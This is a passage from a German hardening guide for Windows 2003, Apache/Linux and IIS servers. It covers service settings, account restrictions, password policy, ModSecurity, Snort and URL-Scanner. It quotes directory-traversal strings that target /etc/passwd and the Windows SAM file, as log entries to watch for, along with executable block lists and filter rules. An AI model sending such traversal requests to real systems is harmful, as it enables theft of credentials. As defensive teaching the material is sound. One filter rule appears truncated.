| Protected Storage | Betriebssystem (Sicherheit) | Automatisch |
| Remote Procedure Call (RPC) | Betriebssystem | Automatisch |
| Secondary Logon | Betriebssystem (Sicherheit) | Automatisch |
| Security Accounts Manager | Betriebssystem | Automatisch |
| Smart Card | Betriebssystem (Sicherheit) | Manuell |
| System Event Notification | Betriebssystem | Automatisch |
| Virtual Disk Service (VDS) | Betriebssystem (Festplattenmanagement) | Manuell |

| | | |
|---|---|---|
| Windows Management Instrumentation (WMI) | Betriebssystem (WMI) | Automatisch |
| WMI Performance Adapter | Betriebssystem (WMI) | Manuell |

Tabelle 3: Erforderliche Dienste unter einem Windows System

Windows lässt zum Beispiel keine Deaktivierung des RPC-Dienstes (TCP 135 und höhere Ports) zu, sondern sie müssen bei Bedarf über eine eigene Firewall geblockt werden

#### Anpassen und Erstellen einer Security Policy

Erstellen Sie für Ihr Unternehmen eine Security Policy. Sie dient der Definition aller technischen Abläufe und Dokumentationen, legt aber auch organisatorische Maßnahmen fest, wie Datenschutzfragen oder Mitarbeiterverpflichtungen zum Thema Umgang mit Internet und Email.

Legen Sie darin fest, was in einem Notfall zu tun ist:

- Welcher Ansprechpartner ist zuständig für welche Dienste und Systeme?
- Können diese Systeme im Notfall einfach abgestellt werden?
- Welche Befehlskette ist im Notfall einzuhalten?
- Gelten diese Maßnahmen zu jeder Tageszeit? Was ist mit Nachtschichten?
- Wer trifft endgültige Entscheidungen?
- Was ist ein Notfall:
    - Virenbefall
    - Eindringling im Netzwerk
    - Datenverlust

Machen Sie sich auch Gedanken über die physikalische Situation Ihrer Server und Räume:

- Zugangs- und Überwachungssysteme zu den Serverräumen, Magnetkarten, Feuerschutztüren, Brandmelder oder eine Kamera.
- Diebstahlschutz sowohl auf physikalischer als auch auf reiner Datenebene. DVD-Brenner im Server und den Workstations, USB-Schnittstellenzugang für jeden oder Anschlussmöglichkeit externer Festplatten.

- Zugangskontrolle zu den EDV-Büroräumen. Damit ist z.B. Ihr Büro gemeint. Sind dort eventuell Passwörter in Ordnern abgelegt oder hängen Netzwerkpläne frei zugänglich an der Wand? Es gibt Unternehmen, bei denen alle Netzwerkinformationen aus dem Besucherraum heraus auf den dort angebrachten Plänen ersichtlich sind, inklusive IP-Adressen.




Abbildung 18: Logging beim Herunterfahren Windows 2003 Server

Haben Sie sich nicht schon öfter über die Abfrage beim Herunterfahren eines Windows 2003-Servers geärgert? Wenn Sie auf einem Testgerät Windows 2003 installiert haben und diese Abfrage nicht unbedingt benötigen, schalten Sie diese Anzeige ab, indem Sie die Datei *„gpedit.msc“* öffnen. Öffnen Sie nun die „Computerkonfiguration“ und erweitern Sie die „Administrativen Vorlagen“. Dann bitte auf „System“ klicken und die „Ereignisprotokollierung für Herunterfahren anzeigen" öffnen. Dort setzen Sie den Wert auf *„Deaktiviert“* (siehe Abbildung 18).

Sperren Sie Remote-Zugriffe auf ausführbare Dateien, wie z.B. die *„cmd.exe, ftp.exe, tftp.exe, regedit.exe“* etc.




Abbildung 19: Ändern der Zugriffe auf ausführbare Dateien (hier die *cmd.exe*)

Auch diese Einstellungen können Sie hier vornehmen. Erstellen Sie Gruppenrichtlinien. Unter der *„Benutzerkonfiguration“* klicken Sie auf die *„administrativen Vorlagen“* und erweitern *„System“*. Dort finden Sie die jeweiligen Punkte:

- Befehlszeilenaufforderung deaktivieren
- Registrierungseditoren deaktivieren
- Angegebene Windowsanwendungen nicht ausführen.

#### Administratorzugriffe und den Gastaccount beschränken

Um die Sicherheit auf Ihrem System zu erhöhen, deaktivieren Sie den Gastaccount, wenn dieser nicht schon bei der Installation deaktiviert wurde.

Zudem können Sie den Administrator umbenennen, so dass ein Angreifer nur erschwert auf einen solchen Account zugreifen kann.

Dazu wählen Sie die lokalen Policyeinstellungen über *„Start → Ausführen → mmc eingeben und Enter drücken“*.

Die Microsoft Management-Konsole wird geöffnet. Fügen Sie, falls noch nicht vorhanden, den Snap-Shot *„Richtlinien für Lokaler Computer„* hinzu und wechseln Sie dann in den Punkt *„Computerkonfiguration → Windows-Einstellungen → Sicherheitseinstellungen → Sicherheitsoptionen“*. Dort finden Sie die Richtlinie *„Konten: Administrator umbenennen“ (siehe Abbildung 20).*




Abbildung 20: Administratoreinstellungen bearbeiten

Wenn Sie diesen Punkt mit einem Doppelklick öffnen, können Sie den Administratoraccount umbenennen.




Abbildung 21: Administratoreinstellungen bearbeiten

Legen Sie danach einen neuen Benutzer *„Administrator“* an. Weisen Sie diesem Account ein sicheres Passwort, aber keinerlei Rechte zu. So kann, wenn ein Angreifer doch einmal Zugang zu diesem System bekommen sollte, dieser Administratoraccount nicht missbraucht werden, und der Angriff läuft erst einmal ins Leere.

☐ Bitte beachten Sie!

Wenn der Server einer Domäne angehört, kann diese Einstellung durch eine Gruppen-Policy wieder überschrieben werden.

Stimmen Sie solche Umstellungen in jedem Fall mit Ihren Kollegen ab und nutzen Sie bei der Umbenennung einen Account, den Sie sich gut merken können!

### Härten des Apache-Servers und des Linux/Unix-Betriebssystems

Zusätzlich zu den in 10.5.1 „Installation des Apache unter einem anderen Benutzer“ beschriebenen Maßnahmen (Installation und Betrieb des Apache und SSH-Zugänge) sollte einer der nächsten Schritte die Kontrolle und Überwachung der laufenden TCP/UDP-Verbindungen sein. Mit dem Befehl *„lsof –i“* oder besser *„lsof -i -n -P | grep -i listen“* können Sie sich alle offenen Verbindungen auflisten lassen.

Verbindungen, wie alle R-Dienste (rsh, rlogin oder rcp) und Telnetverbindungen, sollten unterbunden und gesperrt werden.

Verschlüsseln Sie den Mailverkehr, bzw. die POP3/IMAP- und SMTP-Zugriffe auf Ihre Server. Einer Ihrer Administratoren könnte sonst die Meldungen, die für root bestimmt sind, per Emailclient abrufen. Bei der Anmeldung unter Nutzung von POP3 usw. werden die Benutzerdaten im Klartext inklusive des Passworts von root übertragen.

Nachdem Sie bereits den SSH-Zugang für root unterbunden haben, schränken Sie noch ein, wer sich nach einem Login als root anmelden darf.

Dazu fügen Sie (*„wichtig“*) dem System eine neue Gruppe hinzu:

*groupadd -r wichtig*

*usermod -G wichtig user1*

*usermod -G wichtig user2*

*chgrp wichtig /bin/su*

*chmod 4750 /bin/su*

Nun können sich nur die beiden User *„user1“* und *„user2“* als root anmelden und alle anderen User erhalten eine Fehlermeldung.

Wichtig: Testen Sie diesen Vorgang gründlich!

Sie können durch Vorgaben bei den Passwörtern die Sicherheit des Systems erhöhen.

Wenn Sie mit dem Modul *„pam_passwdqc.so“* arbeiten, haben Sie die Möglichkeit, diese Vorgaben gezielt anzugeben.

Das *„pam_passwdqc.so“*[31]-Modul ordnet bestimmte Klassen den genutzten Zeichen in den Passwörtern zu:

- Kleingeschriebene Buchstaben
- Großbuchstaben
- Zahlen
- Alle anderen Zeichen (Sonderzeichen)

Da einige Passwortgewohnheiten zu offensichtlich sind, wie z.B. das Anhängen einer Zahl an das Ende eines Passworts (admin1), gilt die Kombination eines solchen

[31] http://www.openwall.com/passwdqc/README.shtml

Passworts nur als so genanntes einfaches Passwort. Wenn Sie also die Passwörter „admin“, „Admin“, „Admin1“, „admin1“ wählen, betreffen diese alle nur eine Klasse.

Nutzen Sie aber eine Kombination, wie „@Admin1Server!“, sprechen Sie alle Klassen an. Sie setzen Groß- und Kleinbuchstaben ein, haben eine Zahl und Sonderzeichen eingebaut.

Um eine solche Funktion für Ihre Nutzer freizugeben, bearbeiten Sie die Datei *„/etc/pam.d/system-auth“*, indem Sie die Zeile *„password required /lib/security/pam_passwdqc. .so min=13,10,10,8,6“* einfügen.

Wenn jetzt ein User sein Passwort ändert, werden die gegebenen Bedingungen überprüft:

Die „13“ steht für die Nutzung nur einer Klasse, also z.B. nur Großbuchstaben. Der Nutzer muss mindestens 13 Zeichen eingeben.

Die „10“ steht für die Nutzung von 2 Klassen, also z.B. Groß- und Kleinbuchstaben. Der Anwender muss in unserem Beispiel mindestens ein 10 Zeichen langes Passwort aus Groß- und Kleinbuchstaben eingeben.

Die zweite „10“ steht für die Eingabe einer Passphrase, zum Beispiel unter PGP.

Die „8“ steht für die Nutzung von 3 Klassen, also z.B. eine Mischung aus Groß-, Kleinbuchstaben und Zahlen. Die Länge muss aus mindestens 8 Zeichen bestehen.

Die „6“ steht für die Nutzung aller Klassen, also eine Kombination aus Groß-, Kleinbuchstaben, Zahlen und Sonderzeichen mit einer Länge von 6 Zeichen.

Überprüfen Sie ebenfalls die unter *„/etc/xinetd.d/“* angegebenen Dienste und deaktivieren Sie diese gegebenenfalls.

### Absicherung auf Netzwerkebene

Was helfen Ihnen die sichersten Web-Server, Passwörter und Betriebssysteme, wenn weitere angeschlossene Dienste in Ihrer Netzwerkumgebung leicht zu durchdringen sind?

Sehen Sie sich immer wieder Ihre gesamte Netzwerklandschaft an. Überprüfen Sie in diesem Zusammenhang auch in regelmäßigen Abständen, ob Ihr Netzwerkplan immer noch aktuell ist. Hat sich vielleicht ein neuer Server oder Dienst eingeschlichen, von dem Sie nichts wussten? Testsysteme sind eine beliebte Sache in Unternehmen – „Ich brauche das System, um einige Tests durchzuführen!“.

#### Nutzen von sicheren Protokollen

Nutzen Sie in Ihrem Netzwerk nur sichere Protokolle, das heißt, auch für den internen Datenaustausch oder für eine Remoteanbindung sollten Ihnen nur Protokolle mit einer Verschlüsselung ins Haus kommen. Nutzen Sie SSH und SSL. Vergeben Sie Clientzertifikate, um nur fest definierten Rechnern einen SSH oder SSL Zugang zu gewährleisten. Nutzen Sie in diesem Zusammenhang die Möglichkeit der *„hosts.allow“* und *„hosts.deny“*-Einstellungen unter Unix/Linux.

#### Absichern von Diensten – FTP, DNS

Wenn Sie einen FTP-Server betreiben müssen, verwenden Sie Secure-FTP. Alle gängigen FTP-Programme bieten heute die Möglichkeit der verschlüsselten Übertragung. Ist das nicht der Fall, geben Sie Ihren Kunden Programme dieser Art vor.

Wenn Sie FTP nicht über eine gesicherte Anbindung anbieten können, da der Aufwand zu groß wäre und Sie nicht genau wissen, wer Ihre Kunden sind, da es sich um einen öffentlichen Downloadbereich handelt, sollten Sie die Rechte dieser FTP-Verbindung auf das Wesentliche reduzieren. Sperren Sie andere Anwender auf dem System mit dem FTP-Zugang.

Kontrollieren Sie, welche Rechte Default-User wie z.B. *„Anonymous“* auf Ihrem System haben. Entziehen Sie mögliche Schreibrechte.

Vergeben Sie Freigaben nie mit Schreibrechten, es sei denn, Sie müssen es zulassen. Legen Sie in einem solchen Fall einen Anwender an, der ansonsten keine weiteren Rechte außerhalb dieser Freigabe hat.

Überlegen Sie sich eine übersichtliche Namensstruktur für Ihre Systeme. Nur so behalten Sie den Überblick in Ihrem Netzwerk, erkennen fremde Rechner und vereinfachen Ihre DNS-Einträge.

Kontrollieren Sie ihre DNS Server. Wenn Sie mit DHCP arbeiten, vergeben Sie eine feste Struktur, die sich aus einer Kombination aus MAC-Adresse und Netzwerkport, zusammensetzt. So verhindern Sie, dass fremde Rechner sich ohne Ihr Wissen anmelden.

#### Mehrstufige Netzwerkabsicherung

So simpel es klingen mag, viele Systemverantwortliche nutzen nicht die Möglichkeit einer mehrstufigen Absicherung durch Firewalls. Vergeben Sie innerhalb einer DMZ weitere Aufgaben an eine zusätzliche Firewall. Sperren Sie zwischen Systemen in einer DMZ Ports und Verbindungen. Reglementieren Sie den Datenverkehr auf ein Minimum und auf das Notwendigste.

### 14.1.6 Konzepte und Vorüberlegungen zur Absicherung

Konzepte und Vorüberlegungen dienen der Identifizierung eines Ist-Zustandes mit Überführung in einen Soll-Zustand.

Bestimmen und lokalisieren Sie als Erstes Ihre Geschäftsprozesse und –abläufe. Ordnen Sie diesen einzelnen Prozessen und Abläufen eine Ordnungszahl zu. Identifizieren Sie für Ihr Unternehmen, welche Prozesse zu den geschäftskritischen gehören und bei welchen Abläufen Sie Störungen unbedingt vermeiden wollen. Wenn Sie einen Onlineshop betreiben, werden Sie Ihrem Web-Server mehr Aufmerksamkeit schenken als ein Immobilienhändler, der nur eine Firmenpräsentation auf seiner Homepage liegen hat.

Regelmäßige Überprüfungen der Benutzeraktivitäten und Schwachstellen-Analyse sind unumgänglich, damit unternehmensweite Sicherheitsrichtlinien oder individuelle Security-Regelungen (Policies) überhaupt greifen können.

### 14.1.7 Tools und Programme zur Absicherung des Apache-Servers

#### ModSecurity

ModSecurity ist ein Open Source Intrusion Detection und Prevention Tool. ModSecurity ist in der Lage, einen unerlaubten Zugriffsversuch zu erkennen und zu blocken. So können Zugriffe auf ausführbare Dateien, wie z.B. *„ftp.exe“* oder die Kommandoshell *„cmd.exe“* erkannt und unterbunden werden.

ModSecurity läuft als ein Apache-Modul unter UNIX. Trotzdem ist ModSecurity für alle Web-Server einsetzbar, wenn der Apache-Server als Reverse Proxy dient und der gesamte Datenverkehr über diesen Apache-Server geleitet, gescannt und der „saubere“ Datenstrom an den eigentlichen Web-Server (ein IIS zum Beispiel) weitergeleitet wird.

ModSecurity ist vor allem beim Einsatz von PHP- und ASP-Webseiten wirksam. Mittels ModSecurity können Schwachstellen im Code aufgefangen werden, die sich bei der Entwicklung von PHP und ASP-Seiten einschleichen, wie z.B. das Aufrufen einer Kommandoshell über eine PHP-Seite oder die Zugriffsverletzungen auf den Administrationsbereich.

Diese Requests können schon vor dem Web-Server vom ModSecurity-Modul gescannt, erkannt und geblockt werden.




Abbildung 22: „ModSecurity“ als Reverse Proxy für alle Web-Server[32]

Bei der Überwachung und Kontrolle Ihrer Log-files werden Sie eventuell Einträge wie die folgenden entdecken:

*„../../../../../../../etc/passwd“*

oder den Zugriff auf die Backup-SAM-Datei auf einem Windows-System:

*"../../../../../../../winnt/repair/sam."*

Diese Zugriffe zeigen den Versuch eines Aufrufs Ihrer Passwortdateien auf einem Unixsystem (obere Zeile) und auf die SAM-Datei auf einem Windows-System. Kontrollieren Sie in einem solchen Fall Ihre Logfiles nach weiteren Einträgen oder Folgeeinträgen, die auf einen möglichen Einbruch hinweisen.

Kontrollieren Sie auch Ihre Passwörter. Ändern Sie Ihre Passwörter und lassen Sie Ihr System nach weiteren Kompromittierungen hin untersuchen.

Um ein solches Ausnutzen zu vermeiden, können Sie diese Requests von vornherein ausschließen und unterbinden. ModSecurity kann diese Art Zugriffe mit entsprechend gesetzten Filterregeln erkennen und blocken.

[32] Vergleiche dazu www.modsecurity.org

Als sehr nützlich hat es sich erwiesen, eine URL-Struktur vorzugeben, wenn Sie nur einen bestimmten Bereich auf Ihrem Web-Server freigeben wollen, wie z.B. einen Bereich, in dem Ihre Nutzer Dateien herunterladen dürfen. Mit der folgenden ModSecurity-Regel wird die Anfrage an den Server nur weitergeleitet, wenn in der URL das Verzeichnis (hier downloads/tools) definiert wird. Alle anderen Bereiche werden gleich abgefangen und geblockt.

```
# Whitelist der erlaubten URL-Struktur ueber zwei Zeilen
# erste Befehlszeile: URL wird auf den Pfad festgelegt. Al-
le Pfade  muessen
# /downloads/tools enthalten. downloads/tools/weiterer_pfad
geht.
# /tools alleine nicht.
# Zweite Befehlszeile enthaelt alle Zeichen, die nicht in
einer weiteren URL # vorkommen duerfen.
# z.B. /downloads/tools/.Test.
# Erlaubt ist aber downloads/tools/_9abcdefgh/hghgh
SecFilterSelective REQUEST_URI "!/downloads/tools/+$" chain
```

Abbildung 23: ModSecurity-Regel für eine fest definierte Verzeichnisstruktur

Hier ist die Verzeichnisstruktur *„/downloads/tools/“* vorgegeben. Es können aber nachfolgend noch Verzeichnisse mit einer definierten Zeichenfolge angesprochen werden, die die Zeichen *„[.*&%,;]“* nicht enthalten.

Google-Abfragen an den Server, wie sie in Kapitel 9.2 „Informationsbeschaffung mittels Suchmaschinen am Beispiel Google“ gezeigt werden, können durch ModSecurity-Filterregeln ebenfalls unterbunden und geblockt werden. So werden wichtige Informationen über den eigenen Web-Server nicht mehr durch eine einfache Suchanfrage unter Google preisgegeben.

```
SecFilterSelective HTTP_Referer  "inurl.* intitle:index.of"
```

Abbildung 24: Suchanfragen für den eigenen Web-Server sperren

Weitere Filterregeln werden hinten im Anhang angegeben.

## Snort

Die Sicherheit von Unternehmen und Service-Providern ist immer größeren Risiken ausgesetzt, da die Anzahl neuer Sicherheitslücken und die Geschwindigkeit und Raffinesse von Angriffen, bei denen diese Sicherheitslücken ausgenutzt werden, jedes Jahr wächst. Durch die Entwicklung neuer hybrider Angriffe, die mithilfe zahlreicher Vektoren in die Sicherheitsinfrastruktur eindringen, sind Unternehmen gezwungen, sich gegen eine ständig wechselnde Bedrohung zu wehren.

Der dynamische Charakter heutiger Sicherheitsbedrohungen bedeutet, dass die Anzahl neuer hybrider Angriffe mit beispielloser Geschwindigkeit zunimmt. Sicherheitslücken im Netzwerk machen Systeme angreifbar und erhöhen die Sicherheitsrisiken im Netzwerk.

Trotz des Einsatzes von Firewalls und anderen Sicherheitsmechanismen sind Netzwerke weiterhin für raffinierte Angriffe und Zero-Day-Attacken (Angriffe auf eine neue, bisher unbekannte Sicherheitslücke) anfällig, da die herkömmliche Technologie nicht in der Lage ist, Angriffe vorbeugend zu erkennen und abzuwehren.

Leider gibt es kein Einzelprodukt, das Schutz vor allen Bedrohungen bietet. Zur Gewährleistung umfassender Sicherheit benötigen Netzwerke ein mehrstufiges Sicherheitskonzept mit vorbeugender Risikoabwehr, um bekannte Angriffe sowie Zero-Day-Attacken präzise zu erkennen und zu blockieren, bevor sie Schaden anrichten.

Intrusion Prevention-Systeme stellen im Netzwerk eine weitere Stufe bei der Bekämpfung von Angriffen auf Sicherheitslücken dar.

Snort ist ein quelloffenes Angriffserkennungssystem (engl. Intrusion Detection System) (Snort, 2006), das Sicherheitsereignisse in überwachten Netzwerken entdeckt. Unter Verwendung von speziellen Regeln, in denen charakteristische Muster (sog. Signaturen) von bekannten Angriffen festgehalten sind, kann Snort Attacken wie beispielsweise Unicode-Bug in einem Computernetzwerk aufspüren. Dazu scannt die Software den Netzwerkverkehr und verbindet sämtliche IP-Datenpakete zwecks einer Analyse der gesamten Anfrage. Nachdem der Inhalt der Datenpakete mit den Signaturen enthaltener Regeln verglichen wurde, kann Snort entscheiden, ob die Anfrage verworfen oder an das Zielgerät weitergeleitet werden soll. Der Administrator hat die Möglichkeit, neue Regeln und Signaturen für neu identifizierte Attacken herunterzuladen und die Sammlung damit auf dem neuesten Stand zu halten. Snort ist auch in der Lage, Anfragen von Hintertüren wie “Back Orifice” etc. aufzudecken.

Interessant an Snort ist die Tatsache, dass der Scanner für Windows[33]- und Linux[34]-Systeme verfügbar ist. Snort kann auch in heterogenen Netzen eingesetzt werden und eignet sich so ebenso für die Überwachung von IIS-Servern.

Mit Snort und den darin enthaltenen Updates der Signaturen lässt sich Ihr Netzwerk auf eine einfache Art und Weise absichern. Mit dem Tool BASE[35] können Sie dazu noch die angesammelten Daten in den Logfiles des Snort-Scanners überwachen. BASE basiert auf dem „Analysis Console for Intrusion Databases (ACID)"-Tool.

Regeln können bequem über das Tool IDS Policy Manager[36] eingegeben und bearbeitet werden.

Leider gibt es den Policy-Manager im Moment nur für Windows-Systeme, und eine Verteilung der unter Windows erstellten Regeln scheitert an den unterschiedlichen Pfadangaben in den Konfigurationsdateien.

Snort ist dennoch ein mächtiges Werkzeug, um Ihr Netzwerk abzusichern. Das System steht und fällt aber, wie bei allen Dingen, mit seiner Aktualisierung. Die Signaturen müssen in regelmäßigen Abständen erneuert werden, um auch aktuelle Exploits zu entdecken. Die Logfiles bedürfen einer ständigen Überwachung, um Unregelmäßigkeiten sofort aufzuspüren. Zudem sollten Sie regelmäßig überprüfen, ob die Verteilung der Sensoren noch den Anforderungen entspricht. Binden Sie Snort in Ihr Sicherheitskonzept mit ein. Sobald Sie ein neues System in Ihrem Netzwerk installieren, überlegen Sie, ob Sie auch einen neuen Sensor für dieses System integrieren müssen.

Eine sehr gute Beschreibung, Installations- und Konfigurationsanleitung finden Sie unter /23/.

[33] http://www.winsnort.com/

[34] http://www.snort.org/

[35] http://sourceforge.net/projects/secureideas/

[36] http://www.activeworx.org/

### 14.1.8 Tools für den Internet Information Service

#### Microsoft URL-Scanner

Mit dem Microsoft URL-Scanner haben Sie die Möglichkeit zu entscheiden, welche http-Anfragen der IIS-Server bearbeiten darf. Zurzeit liegt der URL-Scanner in der Version 2.5 vor und ist für alle IIS-Server ab Version 4 einsetzbar.

So lassen sich Anfragen, wie die im Unicode-Format, schon vor dem IIS-Server abfangen.

In der neuen Version lassen sich auch URLs, die größer als 1024 Bytes sind, scannen. In den vorigen Versionen des URL-Scanners wurden alle Zeichen nach 1024 Bytes abgeschnitten, was in der Vergangenheit zu Komplikationen führte.

So konnten z.B. schadhafte Anweisungen nach den ersten 1024 Bytes versteckt werden. Auch ist es jetzt endlich möglich, eine maximale Anzahl von Anfragen festzulegen. So werden die meisten DoS-Angriffe bereits im Keim erstickt. Distributed DoS-Angriffe werden nur schwer erkannt, da die Anfragen von unterschiedlichen Adressen abgegeben werden. Bevor das Tool erkennt, dass eine übermäßige Anzahl an Anfragen vorliegt, kann der Speicher bereits übergelaufen sein. Mehr Sicherheit bieten hier professionelle IDS-Systeme, wie z.B. von Computer Associates oder Checkpoint.

Der URL-Scanner filtert bzw. parst und analysiert den eingehenden http-Datenverkehr. Jede URL wird auf folgende Dinge hin überprüft:

- Liegen verdächtige Zeichenketten vor, die z.B. einen Verzeichniswechsel bedeuten, oder unerlaubte Dateizugriffe?
- In welcher Form liegen Headerinformationen vor?
- Sind ASCII-Zeichen vorhanden (Unicode Bug)?
- Auf welche Dateierweiterung wird zugegriffen (exe, bat oder com)?
- Welche Art von http-Request liegt vor, und soll eine Datei gelöscht werden?
- Liegt eine URL-Codierung vor? Werden Befehle maskiert (Unicode)?

Der URL-Scanner wurde in den *„Security Lockdown Wizard“* ab Version 2.1 integriert. Download und weitere Informationen sind unter [/24/] zu finden.

### Microsoft IIS Security Lockdown Wizard

Ein ebenso frei verfügbares Tool zur Absicherung des IIS-Servers ist der *„IIS Security Lockdown Wizard“*, der beim ersten Start von IIS 6.0 ausgeführt wird.

Der *„Lockdown Wizard“* beinhaltet Vorlagen für alle vom IIS abhängigen Dienste, wie den Microsoft Exchange Server in den Versionen 5.5 und 2000 sowie dem Commerce und dem BizTalk-Server.

Mit dem *„Lockdown Wizard“* haben Sie die Möglichkeit, auf einfache Art und Weise Ihre Dienste zu verwalten.

Wählen Sie z.B. aus, welche Dienste automatisch beim Hochfahren des Servers gestartet werden sollen.

